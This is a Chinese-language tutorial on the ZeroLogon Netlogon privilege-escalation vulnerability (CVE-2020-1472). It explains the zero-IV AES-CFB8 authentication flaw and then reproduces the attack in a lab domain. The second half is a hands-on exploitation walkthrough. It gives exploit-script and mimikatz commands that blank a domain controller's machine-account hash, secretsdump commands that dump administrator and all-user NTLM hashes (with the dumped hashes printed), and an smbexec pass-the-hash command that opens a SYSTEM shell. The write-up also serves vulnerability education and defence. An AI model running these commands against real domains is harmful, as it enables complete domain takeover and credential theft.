

CVE-2020-1472 NetLogon 权限提升漏洞

漏洞背景和描述


在 2020 年 8 月份微软公布的安全公告中，有一个十分紧急的漏洞——CVE-2020-1472 NetLogon 权限提升漏洞。通过该漏洞，未经身份验证的攻击者只需要能访问到域控的 135 端口即可通过 Netlogon 远程协议连接域控制器并重置域控制器机器账号的哈希，从而导致攻击者可以利用域控制器的机器账号导出域内所有用户哈希(域控制器的机器账号默认具有 Dcsync 权限，可以使用 Dcsync 导出域内哈希)，进而接管整个域。该漏洞主要是由于 Netlogon 协议认证的加密模块存在缺陷，导致攻击者可以在没有凭据的情况下通过认证。通过认证后，调用 Netlogon 协议中 RPC 函数 NetrServerPasswordSet2 来重置域控制器机器账号的哈希，从而接管全域！

漏洞原理

该漏洞由 Secura 的安全研究员 Tom Tervoort 以及国内安全研究员彭峙酿博士、李雪峰发现。Tom Tervoort 发布了关于该漏洞的详细原理和利用方式的白皮书，并将其命名为 ZeroLogon。下面我们来分析下 Netlogon 运行的流程和造成该漏洞的原因！

1. Netlogon 服务

Netlogon 服务为域内的身份验证提供一个安全通道，它被用于执行与域用户和机器身份验证相关的各种任务，最常见的是让用户使用 NTLM 协议登录服务器。默认情况下，Netlogon 服务在域内所有机器后台运行着，该服务的可执行文件路径为 C:\Windows\system32\lsass.exe。如图所示，是 Netlogon 服务。



2. Netlogon 认证流程

Neglogon 客户端和服务端之间通过 Microsoft Netlogon Remote Protocol(MS-NRPC)协议来进行通信。MS-NRPC 协议并没有使用与其他 RPC

协议相同的解决方案。在进行正式通信之前，客户端和服务端之间需要进行身份认证并协商出一个 Session Key，该值用于保护双方后续的 RPC 通信流量。

简要的 Netlogon 认证流程如图所示：



①：首先，由客户端启动网络登录会话，客户端调用 NetrServerReqChallenge 函数给服务端发送随机的 8 字节 Client Challenge 值。

②：服务端收到客户端发送的 NetrServerReqChallenge 调用后，服务端也调用 NetrServerReqChallenge 函数发送随机的 8 字节 Server Challenge 值。

③：此时，客户端和服务端均收到了来自对方的 Challenge。然后双方都使用共享的密钥 secret(客户端机器账号的哈希值)以及来自双方的 Challenge 通过计算得到 $\text{Session Key} = \text{KDF}(\text{secret}, (\text{Client Challenge} + \text{Server Challenge}))$ 。此时，客户端和服务端均拥有了相同的 Client Challenge、Server Challenge、Session Key。

④：客户端使用 Session Key 作为密钥加密 Client Challenge 得到 Client Credential 并发送给服务端。服务端收到客户端发来的 Client Credential 后，本地使用 Session Key 作为密钥加密 Client Challenge 计算出 Client Credential。然后比较本地计算出的 Client Credential 和从客户端发送来的 Client Credential 是否相同。如果两者相同，则说明客户端拥有正确的凭据以及 Session Key。

⑤：服务端使用 Session Key 作为密钥加密 Server Challenge 得到 Server Credential 并发送给客户端。客户端收到服务端发来的 Server Credential 后，本地使用 Session Key 作为密钥加密 Server Challenge 计算出 Server Credential。然后比较本地计算出的 Server Credential 和从服务端发送来的 Server Credential 是否相同。如果两者相同，则说明服务端拥有相同的 Session Key。

⑥：至此，客户端和服务端双方互相认证成功并且拥有相同的 Session Key，此后使用 Session Key 来加密后续的 RPC 通信流量。

下面我们来具体分析下，到底是 Netlogon 认证流程中的哪步出现了问题导致漏洞的产生：

前两步中 Client Challenge 和 Server Challenge 分别是客户端和服务端随机化生成的 8 字节的 Challenge，这里并没有问题，我们来看看第后面这几步。

(1) Session Key 生成

第三步中 Session Key 是如何加密生成的呢？

通过查看官方文档，如图所示，可以得知有三种加密算法可供选择：AES、Strong-key 和 DES。

3.1.4.3.1 AES Session-Key

3.1.4.3.2 Strong-key Session-Key

3.1.4.3.3 DES Session-Key

具体使用哪种加密算法，由客户端和服务端协商决定。但是由于现代版本的 Windows Server 默认都会拒绝 DES 和 Strong-key 加密方案，因此都是协商使用 AES 进行加密。

客户端和服务端协商使用 AES 加密后，后续会采用 HMAC-SHA256 算法来计算 Session Key，关于 Session Key 的生成，可以查看如图所示的微软官方文档：

3.1.4.3.1 AES Session-Key

Article • 02/15/2019 • 2 minutes to read

[Is this page helpful?](#)

If [AES](#) support is negotiated between the client and the server, the strong-key support flag is ignored and the [session key](#) is computed with the HMAC-SHA256 algorithm [\[RFC4634\]](#), as shown in the following pseudocode. SHA256Reset, SHA256Input, SHA256FinalBits, and SHA256Result are predicates or functions specified in [\[RFC4634\]](#). MD4 is specified in [\[RFC1320\]](#).

```
ComputeSessionKey(SharedSecret, ClientChallenge,
                  ServerChallenge)
    M4SS := MD4(UNICODE(SharedSecret))

    CALL SHA256Reset(HashContext, M4SS, sizeof(M4SS));
    CALL SHA256Input(HashContext, ClientChallenge, sizeof(ClientChallenge));
    CALL SHA256FinalBits (HashContext, ServerChallenge, sizeof(ServerChallenge));
    CALL SHA256Result(HashContext, SessionKey);
    SET SessionKey to lower 16 bytes of the SessionKey;
```

The key produced with AES support negotiated is 128 bits (16 bytes).

从官方文档我们可以得知具体计算流程如下：

- 使用 MD4 加密算法对共享密钥的 Unicode 字符串进行散列得到 M4SS。
- 然后以 M4SS 为密钥采用 HMAC-SHA256 算法对 Client Challenge 和 Server Challenge 进行一系列运算得到 Session Key。
- 最终取 Session Key 的低 16 个字节(128 位)作为最终的 Session Key。

(2) Credential 生成

再来看看第四五步中的 Credential 是如何生成的。

通过查看官方文档，如图所示，可以得知有两种加密算法可供选择：AES 和 DES。

3.1.4.4.1 AES Credential

3.1.4.4.2 DES Credential

具体使用哪种加密算法，由客户端和服务端协商决定。但是由于现代版本的 Windows Server 默认都会拒绝 DES 加密方案，因此都是协商使用 AES 进行加密。

客户端和服务端协商使用 AES 加密后，后续会采用 AES-128 加密算法在 8 位 CFB 模式下(也就是 AES-CFB8)计算得到 Credential，如图所示：

3.1.4.4.1 AES Credential


Article • 02/15/2019 • 2 minutes to read

[Is this page helpful?](#)

If [AES](#) support is negotiated between the client and the server, the Netlogon [credentials](#) are computed using the AES-128 encryption algorithm in 8-bit CFB mode with a zero initialization vector.

我们现在来看看 AES-CFB8 加密过程：

如图所示，首先初始化一个 16 字节的 IV 并用 Session Key 对其进行 AES 加密，得到的结果中的第一个字节与 8 字节的明文 input(其实就是 Challenge)的第一个字节进行异或运算，将异或结果放在 IV 末尾，IV 整体向前移 1 个字节，得到新的 IV。然后重复上述加密、异或、放末尾、移位步骤，直至将所有的明文 input 加密完毕，得到密文 output，密文 output 与明文 input 长度相同。



我们根据上图来说明下具体的加密流程：

- IV：fab3c65326caafb0cacb21c3f8c19f68。
- 明文 input：0102030405060708。

第一轮加密

AES(fab3c65326caafb0cacb21c3f8c19f68) =
e2xxxxxxxxxxxxxxxxxxxxxxxxxxxx。

第一个字节 e2 与明文 input 第一个字节 01 进行异或运算得到 e3。

此时 IV 变成了 b3c65326caafb0cacb21c3f8c19f68e3。

第二轮加密

$AES(b3c65326caafb0cacb21c3f8c19f68e3) = 9axxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx$ 。

第一个字节 9a 与明文 input 的第二个字节 02 进行异或运算得到 98。

此时 IV 变成了 c65326caafb0cacb21c3f8c19f68e398。

第三轮加密.....。

第四轮加密.....。

第五轮加密.....。

第六轮加密.....。

第七轮加密.....。

第八轮加密.....。

经过八轮加密后，密文 output 为：e398f5934212f0ba。

从以上流程我们可以看出，为了完成对 input 的各个字节数据的加密，需要指定一个 IV 来引导整个过程。IV 必须具备随机性，这样对于同一个 input 才能产生不同的加密结果。问题就出在于微软在实现该过程时 IV 并不是随机生成的，而是固定的值！

3. 漏洞产生原因

通过查询微软 Netlogon 的官方文档 MS-NRPC，如图所示，可以看到微软使用的是 ComputeNetlogonCredential 函数来生成 Credential。

3.1.4.4.1 AES Credential

Article • 02/15/2019 • 2 minutes to read

[Is this page helpful?](#)


If [AES](#) support is negotiated between the client and the server, the Netlogon [credentials](#) are computed using the AES-128 encryption algorithm in 8-bit CFB mode with a zero initialization vector.

```
ComputeNetlogonCredential(Input, Sk,  
                           Output)  
    SET IV = 0  
    CALL AesEncrypt(Input, Sk, IV, Output)
```

AesEncrypt is the AES-128 encryption algorithm in 8-bit CFB mode with a zero initialization vector [\[FIPS197\]](#).

在该 ComputeNetlogonCredential 函数中将 IV 初始化为全 0 的 16 字节数据，这就导致了 AES-CFB8 算法出现了漏洞。由于在认证过程中计算出的 Session Key 是随机化的，那么对于全为 0 的 IV 有 1/256 的概率使得 output 的也全为 0。由于 Netlogon 协议对机器账户的认证次数没有限制，因此攻击者可以不断尝试来通过身份认证。

如图所示，对于全为 0 的 IV 有一定的概率导致 output 也全为 0。



我们根据上图来具体说明下漏洞产生的原因，这里假设 IV 和明文 input 全为 0，如下：

- IV: 00000000000000000000000000000000。
- 明文 input: 0000000000000000。

第一轮加密

$\text{AES}(00000000000000000000000000000000) = 00000000000000000000000000000000。$

第一个字节 00 与明文 00 第一个字节 00 进行异或运算得到 00。

此时 IV 不变，还是 00000000000000000000000000000000。

第二轮加密

AES(00000000000000000000000000000000) =
00000000000000000000000000000000。

第一个字节 00 与明文 input 的第二个字节 00 进行异或运算得到 00。

此时 IV 不变，还是 00000000000000000000000000000000。

第三轮加密.....。

第四轮加密.....。

第五轮加密.....。

第六轮加密.....。

第七轮加密.....。

第八轮加密.....。

经过八轮加密后，密文 output 为：0000000000000000。

但是这是理想情况，这里是假设存在一个 Session Key，使得其对全为 0 的 IV 进行 AES 运算的结果的第一个字节为 0。但是实际情况中，Session Key 是随机化生成的，而用随机化生成的 Session Key 对全为 0 的 IV 进行 AES 运算的结果的第一个字节为 0 的概率为 1/256。怎么算的呢？一个字节八位，每一位可能是 0 也可能是 1，因此也就是 00000000-11111111，一共有 0-255 种可能结果，为 0 的结果为 1/256。

在实际利用脚本中，如图所示，安全研究员正是通过控制明文 input 的值来匹配输出全为 0 的 Session Key，从而通过认证的。

```
# Use an all-zero challenge and credential.  
plaintext = b'\x00' * 8  
ciphertext = b'\x00' * 8
```

4. 绕过签名校验

还有一个需要注意的细节，在认证通过后，后续客户端和服务端通信的流量都是通过 Session Key 进行加密的。而我们是通过让密文 output 输出为全 0 来绕过认证的。因此，我们并不知道 Session Key 的值，自然就无法对后续的通信流量进行加密。但是通过查看官方文档我们得知，是可以通过取消设置的标志位来关闭这个签名选项，如图所示，通过设置 flags 为 0x212ffff 来关闭签名。

```
# Standard flags observed from a Windows 10 client (including AES), with only the sign/seal flag disabled.  
flags = 0x212ffff
```

漏洞影响版本

- Windows Server 2008 R2 for x64-based Systems Service Pack 1
- Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
- Windows Server 2012
- Windows Server 2012 (Server Core installation)
- Windows Server 2012 R2
- Windows Server 2012 R2 (Server Core installation)
- Windows Server 2016
- Windows Server 2016 (Server Core installation)
- Windows Server 2019
- Windows Server 2019 (Server Core installation)
- Windows Server, version 1903 (Server Core installation)

- Windows Server, version 1909 (Server Core installation)
- Windows Server, version 2004 (Server Core installation)

漏洞复现

实验环境如下：

- 域控 ip: 10.211.55.4
- 域控主机名: AD01

分别使用 Python 脚本和 mimikatz 对该漏洞进行复现。

1. Python 脚本复现

这里我们使用 zerologon_tester.py 和 CVE-2020-1472.py 脚本对 Netlogon 权限提升漏洞进行检测和利用。

(1) 检测是否存在漏洞

首先使用 zerologon_tester.py 脚本执行如下命令检测目标域控是否存在 Netlogon 权限提升漏洞。

```
python3 zerologon_tester.py AD01 10.211.55.4
```

如图所示，使用 zerologon_tester.py 脚本检测目标域控是否存在 Netlogon 权限提升漏洞，提示 Success! DC can be fully compromised by a Zerologon attack. 即说明目标域控存在 Netlogon 权限提升漏洞。

```
→ examples git:(master) x python3 zerologon_tester.py AD01 10.211.55.4
Performing authentication attempts...
=====
Success! DC can be fully compromised by a Zerologon attack.
```

(2) 重置域控哈希

确定目标域控存在 Netlogon 权限提升漏洞后，使用 CVE-2020-1472.py 脚本执行如下命令对其进行攻击。

#攻击，使域控的机器账号哈希置为空

python3 CVE-2020-1472.py AD01 AD01\$ 10.211.55.4

如图所示，使用 CVE-2020-1472.py 脚本对域控进行攻击，该脚本会将目标域控的机器账号哈希置为空，可以看到攻击成功！

```
→ examples git:(master) x python3 CVE-2020-1472.py AD01 AD01$ 10.211.55.4
[!] CVE-2020-1472 PoC by BlackArrow (Tarlogic)

Performing authentication attempts...
=====
Success! DC can be fully compromised by a ZeroLogon attack. (attempt=259)

NetrServerPasswordSet2Response
ReturnAuthenticator:
  Credential:
    Data: b'\x01n^\x00\x9b_E\xff'
    Timestamp: 0
  ErrorCode: 0

[+] CVE-2020-1472 exploited
```

(3) 远程连接域控

攻击成功后，此时目标域控的机器账号 AD01\$ 的密码已经置为空了。由于域控机器账号默认在域内具有 DCSync 的权限。因此，我们可以使用目标域控机器账号 AD01\$ 远程连接域控，指定哈希为空，使用 secretsdump.py 脚本导出域内任意用户哈希，我们这里导出域管理员 administrator 的哈希。再利用域管理员 administrator 的哈希远程连接域控！

#使用 AD01\$ 机器账号，哈希为空连接，导出 administrator 用户的哈希

python3 secretsdump.py "xie/AD01\$" @10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 -just-dc-user "administrator"

"

#然后用 administrator 用户的哈希连接域控

```
python3 smbexec.py xie/administrator@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb
```

如图所示，可以看到导出域管理员 administrator 的哈希，并成功连接域控 AD01。

```
+ examples git:(master) x python3 secretsdump.py "xie/AD01$"@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 -just-dc-user "administrator"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
xie.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb:::
[*] Kerberos keys grabbed
xie.com\Administrator:aes256-cts-hmac-sha1-96:12523da940ec84b76206bb346844b6a483f0569a9edb9e55f418e0c62c17a1ce
xie.com\Administrator:aes128-cts-hmac-sha1-96:f756bd7e584d9f42df7a618263a23644
xie.com\Administrator:des-cbc-md5:c473ea8a293daea4
[*] Cleaning up...
+ examples git:(master) x python3 smbexec.py xie/administrator@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
AD01
```

也可以使用如下命令导出域内所有用户的哈希。

#导出所有用户哈希

```
python3 secretsdump.py "xie/AD01$"@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 -just-dc
```

如图导出域内所有用户哈希。


```

→ examples git:(master) x sudo python3 secretsdump.py "xie/AD01$"@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 -just-dc
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
xie.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30e6cb918dfb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::
xie.com\S$531000-BDAIC92K1NQI:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_7dea93aa12f841cd8:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_a53ca793849c4c369:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_6854f5fe75b74c0db:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_e3875fb143f04283a:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_8868e6f37e9049ef8:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_498181a6621647748:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\SM_f9e3ff4d3a6e4d2c8:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\HealthMailboxa20a878:1134:aad3b435b51404eeaad3b435b51404ee:513001cedcc338f9f1502ad12901f590:::
xie.com\HealthMailbox66b93d1:1135:aad3b435b51404eeaad3b435b51404ee:cb55adfc9ab5d43b8622e6ac5688b6:::
xie.com\HealthMailbox99523f5:1136:aad3b435b51404eeaad3b435b51404ee:b854b91ec53f39c9baef6fcb428d43cc:::
xie.com\HealthMailbox7e99ca4:1137:aad3b435b51404eeaad3b435b51404ee:1aa3aa68529b1645e7becd5d83740951:::
xie.com\HealthMailbox619a041:1138:aad3b435b51404eeaad3b435b51404ee:fe9735782926c42a06666d284532b5f0:::
xie.com\HealthMailboxff45b94:1139:aad3b435b51404eeaad3b435b51404ee:c6f532f2a200e2ef0198edf1d682b58c:::
xie.com\HealthMailbox5ebb96:1140:aad3b435b51404eeaad3b435b51404ee:adaf7435dc21f59310148b15f0c5ce0:::
xie.com\HealthMailbox5eba7b0:1141:aad3b435b51404eeaad3b435b51404ee:2e9d71963cd74a5324e4ae4bcc204e52:::
xie.com\HealthMailbox7a7183d:1142:aad3b435b51404eeaad3b435b51404ee:527f9c6a04002fb027407387c03b54f4:::

```

2. mimikatz 复现

新版本的 mimikatz 已经集成了 Netlogon 权限提升漏洞检测和利用模块，我们也可以直接利用 mimikatz 来检测和利用。

(1) 检测是否存在漏洞

使用 mimikatz 执行如下命令检测目标域控是否存在 Netlogon 权限提升漏洞。

```
mimikatz.exe "privilege::debug" "lsadump::zerologon /target:10.211.55.4 /account:AD01$" "exit"
```

如图所示，使用 mimikatz 检测目标域控是否存在 Netlogon 权限提升漏洞，提示 Authentication: OK -- vulnerable. 即可证明目标域控存在 Netlogon 权限提升漏洞！

```

C:\Users\test\Desktop>mimikatz.exe "lsadump::zerologon /target:10.211.55.4 /account:AD01$" "exit"

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # lsadump::zerologon /target:10.211.55.4 /account:AD01$
[rpc] Remote   : 10.211.55.4
[rpc] ProtSeq  : ncacn_ip_tcp
[rpc] AuthnSvc : NONE (0)
[rpc] NULL Sess: no

Target : 10.211.55.4
Account: AD01$
Type   : 6 (Server)
Mode   : detect

Trying to 'authenticate'...
=====

NttrServerAuthenticate2: 0x00000000

* Authentication: OK -- vulnerable

mimikatz(commandline) # exit
Bye!

```

(2) 重置域控哈希

这里重置域控哈希分为两种情况。

- 一种情况是当前执行 mimikatz 的机器在域内。
- 一种情况是当前执行 mimikatz 的机器不在域内。

1) 攻击机在域中。

如果当前主机在域环境中的话，可以使用如下命令重置域控 AD01 的机器账号哈希，target 参数这里可以直接使用 FQDN，也就是 AD01.xie.com。

```
mimikatz.exe "lsadump::zerologon /target:AD01.xie.com /ntlm /null /account:AD01$ /exploit" "exit"
```

如图所示，使用 mimikatz 重置域控 AD01 的机器账号哈希为 0 成功。

```

C:\Users\test\Desktop>mimikatz.exe "lsadump::zerologon /target:AD01.xie.com /ntlm /null /account:AD01$ /exploit" "exit"

.#####. mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
# \ / #  > https://blog.gentilkiwi.com/mimikatz
'## v #'  Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::zerologon /target:AD01.xie.com /ntlm /null /account:AD01$ /exploit
[rpc] Remote : AD01.xie.com
[rpc] ProtSeq : ncacn_ip_tcp
[rpc] AuthnSvc : WINNT (10)
[rpc] NULL Sess: yes

Target : AD01.xie.com
Account: AD01$
Type : 6 (Server)
Mode : exploit

Trying to 'authenticate'...
=====

NetrServerAuthenticate2: 0x00000000
NetrServerPasswordSet2 : 0x00000000

* Authentication: OK -- vulnerable
* Set password : OK -- may be unstable

mimikatz(commandline) # exit
Bye!

```

2) 攻击机不在域中。

如果当前主机不在域环境中的话，可以使用如下命令进行重置，target 参数这里需要指定域控的 ip。

```
mimikatz.exe "lsadump::zerologon /target:10.211.55.4 /ntlm /null /account:AD01$ /exploit" "exit"
```

如图示，使用 mimikatz 重置域控 10.211.55.4 的机器账号哈希为 0 成功。

```
e:\>mimikatz.exe "lsadump::zerologon /target:10.211.55.4 /ntlm /null /account:AD01$ /exploit" "exit"

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # lsadump::zerologon /target:10.211.55.4 /ntlm /null /account:AD01$ /exploit
[rpc] Remote   : 10.211.55.4
[rpc] ProtSeq  : ncacn_ip_tcp
[rpc] AuthnSvc : WINNT (10)
[rpc] NULL Sess: yes

Target : 10.211.55.4
Account: AD01$
Type   : 6 (Server)
Mode   : exploit

Trying to 'authenticate'...
=====
=====
=====

